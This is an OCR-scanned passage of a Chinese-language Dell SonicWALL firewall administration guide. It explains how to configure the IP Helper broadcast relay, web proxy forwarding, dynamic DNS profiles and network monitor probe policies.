
41

使用 IP 助手

- 第 453 页的网络 > IP 助手
  - 第 454 页的配置 IP 助手设置
  - 第 454 页的配置中继协议
  - 第 456 页的配置 IP 助手策略

网络 > IP 助手

许多用户数据报协议 (UDP) 依靠广播/组播来查找各自的服务器，因此通常要求其服务器位于相同的广播子网中。为针对服务器与客户端位于不同子网的使用情形提供支持，需要一种机制来将这些 UDP 广播/组播转发到这些子网。将这种机制称为“UDP 广播转发”。IP 助手可帮助广播/组播数据包跨过防火墙接口并基于策略转发到其他接口。



主题：

- 第 454 页的配置 IP 助手设置
- 第 454 页的配置中继协议
- 第 456 页的配置 IP 助手策略

配置 IP 助手设置

IP 助手允许 Dell SonicWALL 安全设备将来自其接口的 DHCP 请求转发到中央 DHCP 服务器。选中“启用 IP 助手”复选框可激活 IP 助手功能。

配置中继协议

IP 助手支持用户定义的协议和扩展策略。IP 助手可对现有的 NetBIOS/DHCP 中继应用提供更好的控制。已扩展的一些内置应用包括：

- DHCP – UDP 端口号 67/68
- Net-Bios NS – UDP 端口号 137
- Net-Bios 数据报 – UDP 端口号 138
- DNS – UDP 端口号 53
- 时间服务 – UDP 端口号 37
- LAN 唤醒 (WOL)
- mDNS – UDP 端口号 5353；组播地址 224.0.0.251

每种协议都具有以下配置选项：

- **名称** – 协议的名称。请注意，这些名称区分大小写，并且必须唯一。
- **端口 1/2** – 唯一 UDP 端口号。
- **IP 转换** – 转发数据包时的源 IP 转换。
- **超时** – IP 助手缓存超时（以秒为单位，10 为增量）。
- **原始模式** – 不创建 IP 助手缓存的单向转发。此模式适用于大多数用于发现的用户定义的协议，例如 WOL/mDNS。

主题：

- 第 454 页的添加用户定义的中继协议
- 第 455 页的删除自定义协议
- 第 456 页的检索计数器

添加用户定义的中继协议

单击位于**中继协议**表格左下方的**添加**按钮。此时显示**添加 IP 帮助应用程序**窗口。



如需添加协议，请配置以下选项：

- **启动应用程序** – 启用 IP 助手应用程序。如果禁用此选项，将会删除所有 IP 助手缓存。
- **名称** – 创建区分大小写的唯一名称。
- **端口 1/2** – 指定唯一 UDP 端口号。
- **超时** – 可选选项。指定 IP 帮助程序缓存超时（以秒为单位，10 为增量，范围 10 到 60）。如果未指定，则选择默认值 **30** 秒。如果选择**原始模式**，忽略此字段。
- **允许源 IP 转换** – 选中时，防火墙会对 IP 助手被转发数据包的源 IP 进行转换。
- **原始模式** – 选中时，IP 助手将不创建缓存；支持单向转发。忽略**超时**字段。

IP 助手的 VPN 隧道接口支持

VPN 隧道接口可支持 IP 助手。图 18 显示了 IP 助手中 DHCP 中继的一个简单示例：

- PC 是从 DHCP 协议获取 IPv4 地址所需的设备。
- 网关 A 是已启用网关的 IP 助手。
- 网关 B 是带有 DHCP 服务器的网关。

图 18. 有隧道接口支持的 IP 助手中的 DHCP 中继



配置带有 *VPN* 隧道接口的 *IP* 助手的步骤如下：

注：图 18 中的数字对应于排序的任务。

1 在 PC 中：
   - 连接到网关 A 的 LAN (X0) 子网。
   - 设置为通过 DHCP 模式获取 IP 地址。

2 在网关 A 和网关 B 间设置一个 VPN 隧道。
   - 添加 VPN 隧道接口。

3 在网关 B 中：
   - 添加一个从隧道接口的 IP 地址到网关 A 的 X0 接口的路由条目。
   - 添加隧道接口的出站接口。
   - 添加 IP 地址范围作为 PC 的 DHCP 范围。

4 在网关 A 中：
   - 启用 IP 助手。
   - 添加从 X0 到网关 B 的隧道接口地址的 IP 助手 DHCP 中继协议。该协议为 DHCP。

删除自定义协议

可通过选择该协议旁的**删除**图标来删除自定义协议。您也可以选择所需协议最左边的复选框，然后单击表格左下侧的**删除**按钮。

检索计数器

将鼠标指针悬停在协议或策略的**统计**图标上面时，将会出现弹出窗口，显示该协议的流量状态。



配置 IP 助手策略

IP 助手策略可用于将 DHCP 和 NetBIOS 广播从一个接口转发到另一个接口。

重要：WAN 接口或配置用于 NAT 的接口不支持 IP 助手。

主题：

- 第 456 页的添加用于 DHCP 的 IP 助手策略
- 第 456 页的添加用于 NetBIOS 的 IP 助手策略
- 第 457 页的编辑 IP 助手策略
- 第 457 页的删除 IP 助手策略
- 第 457 页的通过 TSR 显示 IP 助手缓存

添加用于 DHCP 的 IP 助手策略

1. 单击 **IP 助手策略**表下面的**添加**按钮。随即显示**添加 IP Helper 策略**窗口。
2. 默认将启用策略。要配置策略而不将其启用，请清除**启用**复选框。
3. 在**协议**菜单中选择 **DHCP**。
4. 在**从**菜单中选择源接口或区域。
5. 在**到**菜单中选择目标地址组或地址对象，或者选择**创建新网络**以创建新**地址对象**。
6. 在**备注**字段中输入任何可选的备注。
7. 单击**确定**，将策略添加到 **IP 助手策略**表中。

添加用于 NetBIOS 的 IP 助手策略

1. 单击 **IP 助手策略**表下面的**添加**按钮。随即显示**添加 IP Helper 策略**窗口。
2. 默认将启用策略。要配置策略而不将其启用，请清除**启用**复选框。
3. 在**协议**菜单中选择 **NetBIOS**。

4 在**从**菜单中选择源地址组或地址对象。选择**创建新网络**可创建新的**地址对象**。

5 在**到**菜单中选择目标地址组或地址对象，或者选择**创建新网络**以创建新**地址对象**。

6 在**备注**字段中输入任何可选的备注。

7 单击**确定**，将策略添加到 **IP 助手策略**表中。

编辑 IP 助手策略

单击 **IP 助手策略**表**配置**列中的**编辑** 图标，以显示**编辑 IP 助手**窗口，其中包含了与**添加 IP Helper 策略**窗口相同的设置。

删除 IP 助手策略

单击**删除**图标 可删除单个 IP 助手策略条目。单击**删除**按钮可删除 **IP 助手策略**表中选定的所有 IP 助手策略。

通过 TSR 显示 IP 助手缓存

TSR 将显示所有 IP 助手缓存、当前策略和协议：

#IP_HELPER_START

IP 助手

-----IP Helper Global Run-time Data-------

IP Helper is OFF

IP Helper - DHCP Relay is OFF

IP Helper - Netbios Relay is OFF

Total Number Of Fwded Packets :0

Total Number Of Dropped Packets :0

Total Number Of Passed Packets :0

Total Number Of Unknown Packets :0

Total Number Of record create failure :0

Total Number Of element create failure :0User-defined

-----IP Helper Applications -------

Name: DHCP

Port:67, 68, Max Record:4000, Status:OFF

CanBeDel:NO, ChangeIp:1, Raw:NO

Max Element:8000, Timeout:3, index:1, proto:1,

Record Count:0, Element Count:0,

Fwded:0, Dropped:0, Passed:0

Name: NetBIOS

Port:138, 137, Max Record:4000, Status:OFF

CanBeDel:NO, ChangeIp:1, Raw:NO

Max Element:8000, Timeout:4, index:2, proto:1,

Record Count:0, Element Count:0,

Fwded:0, Dropped:0, Passed:0

```
 Name: DNS
  Port:53, 0, Max Record:8000, Status:OFF
  CanBeDel:NO, ChangeIp:1, Raw:NO
  Max Element:16000, Timeout:3, index:3, proto:1,
  Record Count:0, Element Count:0,
  Fwded:0, Dropped:0, Passed:0
 Name: TIME
  Port:37, 0, Max Record:8000, Status:OFF
  CanBeDel:NO, ChangeIp:1, Raw:NO
  Max Element:16000, Timeout:3, index:4, proto:1,
  Record Count:0, Element Count:0,
  Fwded:0, Dropped:0, Passed:0
 Name: WOL
  Port:7, 9, Max Record:8000, Status:OFF
  CanBeDel:NO, ChangeIp:1, Raw:YES
  Max Element:16000, Timeout:3, index:5, proto:1,
  Record Count:0, Element Count:0,
  Fwded:0, Dropped:0, Passed:0
 Name: mDNS
  Port:5353, 0, Max Record:8000, Status:OFF
  CanBeDel:NO, ChangeIp:1, Raw:YES
  Max Element:16000, Timeout:3, index:6, proto:1,
  Record Count:0, Element Count:0,
  Fwded:0, Dropped:0, Passed:0
----------GEN APP Relay Policy-----------
----------------------------------Record Table----------------------------
Record(hash)[ClientIP, ClientIf, ClientMac, Proto, Vpn, transId, Age(pkts)]
 Elmnt(hash)[serverIp, serverIf, srcIp, dhcpMac, transId, Vpn, proto(fm,to)]
--------------------------------------------------------------------------------
----------DHCP Relay Policy-----------
--------NETBIOS Relay Policy-----------#IP_HELPER_END
```


42

设置 Web 代理转发

- 第 459 页的网络 > Web 代理
  - 第 460 页的配置自动代理转发（仅用于 Web）
  - 第 462 页的配置用户代理服务器

网络 > Web 代理

在用户通过位于内部网络（用户与网络安全设备之间）的代理服务器访问 Web 时，设备所看到的 HTTP/HTTPS 连接源自代理服务器，而不是用户。



web 代理服务器会拦截 HTTP 请求并确定它是否已存储所请求的 Web 页面的副本。如果没有，代理将完成对互联网服务器的请求，将请求到的信息返回给用户，并在本地保存该信息以用于未来的请求。在网络中设置 web 代理服务器可能有些麻烦，因为网络中的每台计算机都必须配置为将 web 请求定向至该服务器。

如果在您的网络中有一台代理服务器，则可以将该服务器移至 WAN 或 DMZ，并使用**网络 > Web 代理**页面中的设置来启用 Web 代理转发，而不必配置每台计算机的 web 浏览器指向该代理服务器。防火墙自动将所有 web 代理请求转发至代理服务器，而无需配置网络中的所有计算机。

主题：

- 第 460 页的配置自动代理转发（仅用于 Web）
- 第 462 页的配置用户代理服务器

配置自动代理转发（仅用于 Web）

注：要启用 Web 代理，请在客户端来源的相关区域启用 CFS 功能（在 TZ 系列设备上使用 WXA 的 Web 缓存时，没有必要启用 CFS 功能）。

配置自动代理转发（仅用于 *Web*）的步骤如下：

1 将 Web 代理服务器连接至集线器。


2 将该集线器连接到防火墙的 WAN 或 DMZ 端口。

注：代理服务器必须位于 WAN 或 DMZ 中；不能位于 LAN 中。

3 转至**网络 > Web 代理**。

注：显示的页面取决于防火墙是 NSA 或 SuperMassive 设备或 TZ 系列设备。

NSA 或 SuperMassive 设备



TZ 系列设备



4 在**自动代理转发（仅用于 Web）**下面的**代理 Web 服务器（名称或 IP 地址）**字段中，输入代理服务器的名称或 IP 地址。

5 在**代理 Web 服务器端口**字段中输入代理 IP 端口。

6 选中**代理服务器失败时绕过代理服务器**复选框，在 Web 代理服务器不可用时让客户端直接访问因特网。默认已禁用该选项。

> **注：代理服务器失败时绕过代理服务器**复选框可使防火墙后面的客户端在 Web 代理服务器变为不可用时将其绕过。客户端的浏览器将直接访问互联网，如同没有指定 Web 代理服务器一样。

7 选中**将公用区域客户端请求转发到代理服务器**复选框，强制公共区域的客户端也使用代理服务器。默认已禁用该选项。

8 在 TZ 设备上，要使用关联的 WXA 系列设备作为缓存 Web 代理，请选中**转移流量到 WXA 系列设备的 Web 缓存**。默认已禁用该选项。

> **注：**选择此选项将自动填充**代理 Web 服务器（名称或 IP 地址）**和**代理 Web 服务器端口**字段。选中前两个选项时，这两个字段变为灰色。
>
> 您可能仍需要在客户端来源的相关区域启用 CFS 功能，和/或在 **WAN 加速 > Web 缓存**页面上配置 Web 缓存。

a 如果您选择使用 WXA Web 缓存，请选择以下内容：

- 在**客户端包含地址对象**下拉菜单中代表本地子网的地址对象或地址群组，本地子网的 Web 流量应通过 WXA Web 缓存转移。或者，选择**任意**（默认），将来自任何源 IP 地址的流量转发到 WXA。
- 在**客户端排除地址对象**下拉菜单中包含 Web 服务器目标地址的地址对象或地址群组，Web 服务器的流量不应通过 WXA Web 缓存转移。如果您选择**无**（默认），不排除任何 Web 服务器，并将通过 WXA 发送所有合适的流量。

9 单击**接受**。


在防火墙更新后，会在浏览器窗口的底部显示一条确认更新的消息。

配置用户代理服务器

您可通过输入主机名或 IP 地址，配置包含多达 32 个用户代理服务器。

配置用户代理服务器的步骤如下：

1 请转到**网络 > Web 代理**页面的**用户代理服务器**部分。



2 单击**添加**按钮。将显示**添加代理服务器**弹出对话框。



3 输入代理服务器的名称或 IP 地址。

4 单击**确定**。

5 重复步骤 2 到步骤 4 以添加更多代理服务器。

6 单击**接受**。


7 在配置好接口后，可将其连接到主机。请参见第 242 页的配置接口。

编辑用户代理服务器

编辑代理服务器的名称或 *IP* 地址的步骤如下：

1 在**用户代理服务器**列表中，选择想要编辑的代理服务器。

2 单击**编辑**按钮。将显示**编辑代理服务器**弹出对话框。



3 更改代理服务器的名称或 IP 地址。

4 单击**确定**。

删除用户代理服务器

删除代理服务器的步骤如下：

1 在**用户代理服务器**列表中，选择想要移除的代理服务器。

2 单击**删除**按钮。

43

配置动态 DNS

- 第 464 页的网络 > 动态 DNS
  - 第 464 页的支持的 DDNS 提供商
  - 第 465 页的配置动态 DNS
  - 第 467 页的动态 DNS 设置表

网络 > 动态 DNS

动态 DNS (DDNS) 是由不同公司和机构提供的服务，允许动态更改 IP 地址来自动更新 DNS 记录，而不用手动干预。利用此服务，即使在目标的 IP 地址发生更改时，也能通过域名而不是 IP 地址进行网络访问。例如，某个用户有一条使用 ISP 提供的动态分配 IP 地址的 DSL 连接，用户可以使用 DDNS 向 DDNS 服务提供商注册该 IP 地址以及后续的所有地址更改，以便外部主机通过不变的域名来访问它。

动态 DNS 实施因服务提供商而异。针对通信方法、可注册的记录类型或可提供的服务类型，并没有严格的标准。一些提供商既提供高级版本的服务，也提供免费版本的服务。就此而论，要支持特定的 DDNS 提供商，需要能够与该提供商的特定实施实现明确的互操作性。

大多数提供商强烈建议仅在发生 IP 地址更改时才更新 DDNS 记录。频繁的更新，尤其是在注册的 IP 地址未发生更改时，提供商可能视之为滥用，并可能导致锁定您的 DDNS 帐户。请参考在供应商网页中发布的使用政策，并遵守相关准则。SonicWALL 不针对 DDNS 提供商提供技术支持 - 用户必须联系供应商。



主题：

- 第 464 页的支持的 DDNS 提供商
- 第 465 页的配置动态 DNS
- 第 467 页的动态 DNS 设置表

支持的 DDNS 提供商

并非所有提供商提供的所有服务和功能都受到支持，受支持的提供商列表可能会有更改。SonicOS 目前支持来自动态 DNS 提供商的以下服务：

- Dyndns.org - SonicOS 需要用户名、密码、邮件交换器和备份 MX 来配置来自 Dyndns.org 的 DDNS。
- Changeip.com - 仅需用于 SonicOS 配置的用户名、密码和域名的单一传统动态 DNS 服务。

- No-ip.com - 仅需用于 SonicOS 配置的用户名、密码和域名的动态 DNS 服务。也支持主机名分组。
- Yi.org - 仅需用于 SonicOS 配置的用户名、密码和域名的动态 DNS 服务。要求在 `yi.org` 管理页面上创建一条 RR 记录才能正确地进行动态更新。

由动态 DNS 提供商提供的附加服务

由动态 DNS 提供商提供的一些常见的附加服务包括：

- **通配符** - 允许对子域使用通配符引用。例如，如果您注册了 yourdomain.dyndns.org，则可通过 *.yourdomain.dyndyn.org（例如 server.yourdomain.dyndyn.org、www.yourdomain.dyndyn.org、ftp.yourdomain.dyndyn.org 等）来访问您的站点。
- **邮件交换器** - 为您的域创建 MX 记录条目，以便 SMTP 服务器通过 DNS 找到它并发送邮件。注：ISP 经常阻止入站 SMTP - 在尝试托管邮件服务器之前，请咨询您的提供商。
- **备份 MX**（由 dyndns.org、yi.org 提供）- 允许指定在主 IP 地址停用时用于 MX 记录的备用 IP 地址。
- **群组** - 允许对主机分组，以便在群组级别一次应用更新，而不必针对各个成员多次应用更新。
- **离线 IP 地址** - 允许指定在注册的主 IP 离线时用于注册主机名的备用地址。

配置动态 DNS

使用任何动态 DNS 服务都必须从使用您所选择的一个或多个 DDNS 服务提供商来设置帐户开始。可以同时使用多个提供商。请参考以上所列不同提供商的链接。注册过程通常涉及来自提供商的确认电子邮件，以及通过访问嵌在确认电子邮件中的唯一 URL 进行最终确认。在登录到所选提供商的页面后，您应该访问管理链接（通常为“添加”或“管理”），并创建自己的主机条目。尝试在 SonicOS 中使用动态 DNS 客户端之前，必须执行此操作。**网络 > 动态 DNS** 页面提供了用于配置 Dell SonicWALL 安全设备使用您的 DDNS 服务的设置。



在 *Dell SonicWALL* 安全设备中配置动态 *DNS* 的步骤如下：

1 在**网络 > 动态 DNS** 页面中，单击**添加**按钮。随即显示**添加 DDNS 配置文件**对话框。



2 如果选中**启用此动态 DNS 配置文件**，则以管理方式启用该配置文件，防火墙将执行在**高级**选项卡**在线设置**部分定义的操作。默认情况下已选中该选项。

3 如果选中**使用在线设置**，则以管理方式将该配置文件设为在线状态。默认情况下已选中该选项。

4 在**配置文件名称**字段中输入指定给 DDNS 条目的名称。它可以是任意值，用于在**动态 DNS 设置**表中识别该条目。最小长度为 1 个字符，最大长度为 63 个字符。

5 从位于页面顶部的下拉菜单中选择**提供商**。DynDNS.org 和 changeip.com 使用 HTTPS，而 yi.org 和 no-ip.com 使用 HTTP。此示例使用 DynDNS.org。DynDNS.org 要求选择一项服务。本示例假设您已使用 dyndns.org 创建一条动态服务记录。

6 在**用户名**字段中输入 dyndns.org 用户名。最小长度为 1 个字符，最大长度为 63 个字符。

7 在**密码**字段中输入 dyndns.org 密码。最小长度为 1 个字符，最大长度为 31 个字符。

8 输入在 dyndns.org 注册的主机名的完全限定域名 (FQDN)。确保提供与配置内容相同的主机名和域。最小长度为 1 个字符，最大长度为 63 个字符。

9 （可选操作）在**绑定到**下拉菜单中选择一个 WAN 接口，将此 DDNS 配置文件指定给该特定 WAN 接口。这样，配置了多个 WAN 负载均衡的管理员可以向该 DDNS 服务通告可预测的 IP 地址。默认情况下，它将设为**任何**，这意味着该配置文件可自由使用设备上的任意 WAN 接口。

10 在使用 DynDNS.org 时，从对应您通过 DynDNS.org 使用的服务类型的下拉列表中选择**服务类型**。

- **动态** - 免费的动态 DNS 服务。

- **自定义** - 托管型基本 DNS 解决方案，提供一项统一的主要/次要 DNS 服务和一个基于 Web 的接口。支持动态和静态 IP 地址。
- **静态** - 用于静态 IP 地址的免费 DNS 服务。

11 在使用 DynDNS.org 时，可选择**启用通配符**和/或在**邮件交换器**字段中配置一个 MX 条目（可选操作）。如果这是备份邮件交换器，则选中**备份 MX**。

12 单击**高级**选项卡。通常可以保留该页面中的默认设置。



13 **在线设置**部分对在动态 DNS 提供商处注册的 IP 地址提供控制。选项有：

- **自动将 IP 地址设为主 WAN 接口 IP 地址** - 此选项将使防火墙将其 WAN IP 地址断言为注册的 IP 地址，并覆盖动态 DNS 服务器的自动检测结果。适用于不能正常检测的情况。
- **手动指定 IP 地址** - 允许手动指定和断言要注册的 IP 地址。

14 **离线设置**部分在防火墙中的动态 DNS 条目已在本地离线的情况下，提供对在动态 DNS 提供商处注册的 IP 地址的控制。
选项有：

- **不做任何操作** - 默认设置。此选项允许先前注册的地址仍然使用动态 DNS 提供商。
- **使用之前在提供商站点配置的离线 IP 地址** - 如果您的提供商支持手动配置离线设置，则可以选择此选项，在以管理方式将此配置文件设为离线时使用离线设置。

15 单击**确定**。

动态 DNS 设置表

动态 DNS 设置表提供已配置的 DDNS 配置文件的表格视图。

动态 DNS 设置表包含以下列：

- **配置文件名称** - 在创建期间分配给 DDNS 条目的名称。它可能是任意值，且仅用于标识。
- **域** - DDNS 条目的完全限定域名 (FQDN)。
- **提供商** - 向其注册条目的 DDNS 提供商。
- **状态** - DDNS 条目最近报告的状态/当前状态。可能的状态有：
  - **在线** - 以管理方式将 DDNS 条目设为在线。此条目的当前 IP 设置将与时间戳一同显示。

- **在本地设置为离线模式** - 以管理方式将 DDNS 条目设为离线。如果已启用该条目，则将执行在“高级”选项卡“离线设置”部分配置的操作。
- **滥用** - DDNS 提供商将更新类型或频率视为滥用。请核对 DDNS 提供商准则，以确定将哪些做法视为滥用。
- **无 IP 更改** - 可能滥用 - 一些 DDNS 提供商可能将无 IP 地址更改时强制更新视为滥用行为。自动更新仅在发生地址或状态更改时进行。手动或强制更新仅应在绝对必要时进行，例如注册的信息错误时。
- **禁用** - 由于配置错误或违反策略，已禁用帐户。请查看配置文件中的设置，并向提供商确认 DDNS 帐户状态。
- **无效的帐户** - 提供的帐户信息无效。请查看配置文件中的设置，并向提供商确认 DDNS 帐户状态。
- **网络错误** - 由于可疑的网络错误，无法与 DDNS 提供商通信。请确认可访问提供商且提供商处于在线状态。稍后重试该操作。
- **提供商错误** - DDNS 提供商此时无法执行所请求的操作。请查看配置文件中的设置，并向提供商确认 DDNS 帐户状态。稍后重试该操作。
- **非捐赠者帐户** - 特定提供商提供的某些功能（例如离线地址设置）仅供付费或捐赠订阅者使用。如需可能需要付费或捐赠的服务的更多详情，请咨询提供商。

- **启用** - 选中时，将以管理方式启用此配置文件，且防火墙将执行在**高级**选项卡中配置的**在线设置**操作。也可通过该条目**配置文件**选项卡中的**启用此动态 DNS 配置文件**复选框来控制此设置。取消选中此复选框将禁用该配置文件，在重新启用之前，该配置文件将不会与 DDNS 提供商进行任何通信。
- **在线** - 选中时，将以管理方式将此配置文件设为在线。也可通过该条目**配置文件**选项卡中的**使用在线设置**复选框来控制该设置。在已启用配置文件的情况下取消选中此复选框将使配置文件离线，且防火墙将执行在**高级**选项卡中配置的**离线设置**操作。
- **配置** - 包含用于配置 DDNS 配置文件设置的**编辑**图标，以及用于删除 DDNS 配置文件条目的**删除**图标。

44

配置网络监视器

- 第 469 页的网络 > 网络监视器
  - 第 471 页的添加网络监视器策略
  - 第 472 页的配置基于已启用探测的策略的路由

网络 > 网络监视器

网络 > 网络监视器页面提供了灵活的机制来监视网络路径可行性。此监视的结果和状态动态显示在“网络监视器”页面中，并且在系统日志中记录受影响的客户端组件。

每个自定义网络监视器策略都指定了一个要探测的目标地址对象。该地址对象可能是主机、组、范围或 FQDN。当目标地址对象为拥有多个已解析地址的组、范围或 FQDN 时，网络监视器将探测每个探测目标并基于探测结果派生网络监视器策略状态。

从 6.2.5.1 开始，SonicOS 可监控本地或远程网络中任何远程主机的状态。SonicOS 将实时检查设备与目标主机之间是否有流量，从而确保目标主机可以接收网络流量。SonicOS 还会在**网络 > 网络监控**页面上显示受监控主机的状态。



状态列中的元素显示连接到目标的网络连接状态：

- 绿色指示策略状态为“正常”。
- 红色指示策略状态为“停用”。
- 黄色指示策略状态为“未知”。

将鼠标悬停在策略的绿色、红色或黄色指示灯上可查看探测状态详情。



探测状态中显示下列信息：

- 成功探测所占的百分比。
- 已解析的探测目标数量。
- 已发送的探测总数。
- 收到成功探测响应的总数。
- 已解析的探测目标及其状态的列表。

主题：

- 第 471 页的添加网络监视器策略
- 第 472 页的配置基于已启用探测的策略的路由

添加网络监视器策略

在 *Dell SonicWALL* 安全设备中添加网络监视器策略的步骤如下：

1 在**网络 > 网络监视器**页面中，单击**添加...**按钮。随即显示**添加策略**对话框。



2 输入以下信息以定义网络监视器策略：

- **名称** - 输入网络监视器策略的描述。
- **探测目标** - 选择作为策略目标的地址对象或地址组。地址对象可能是主机、群组、范围或 FQDN 对象。群组对象中的对象可能是主机、范围或 FQDN 地址对象。可通过选择创建新地址对象来动态创建新的地址对象。
- **下一跳网关** - 手动指定从出站接口到探测目标所使用的下一跳。必须为显式路由策略配置此选项。对于非显式路由策略，探测将使用设备的路由表来确定到达探测目标的出口接口。如果未指定下一跳网关，探测将假设目标直接连接到出站接口的网络。
- **本地 IP 地址** - 从下拉菜单中选择本地 IP 地址。
- **出口接口** - 手动指定用于发送探测的接口。必须为显式路由策略配置此选项。对于非显式路由策略，探测将使用设备的路由表来确定到达探测目标的出口接口。
- **端口** - 指定 TCP 探测的目标主机的目标端口。对于 Ping 探测，不指定端口。

3 从**探测类型**下拉菜单中，选择用于网络监控策略的适当探测类型：

- **Ping (ICMP)** - 此探测使用路由表来查找指定探测目标的出口接口和下一跳。Ping 回响请求使用出口接口的源 IP 地址，通过出口接口发送出去。回响响应必须在指定的响应超时时间以内通过同一接口返回，ping 操作才能计为成功。
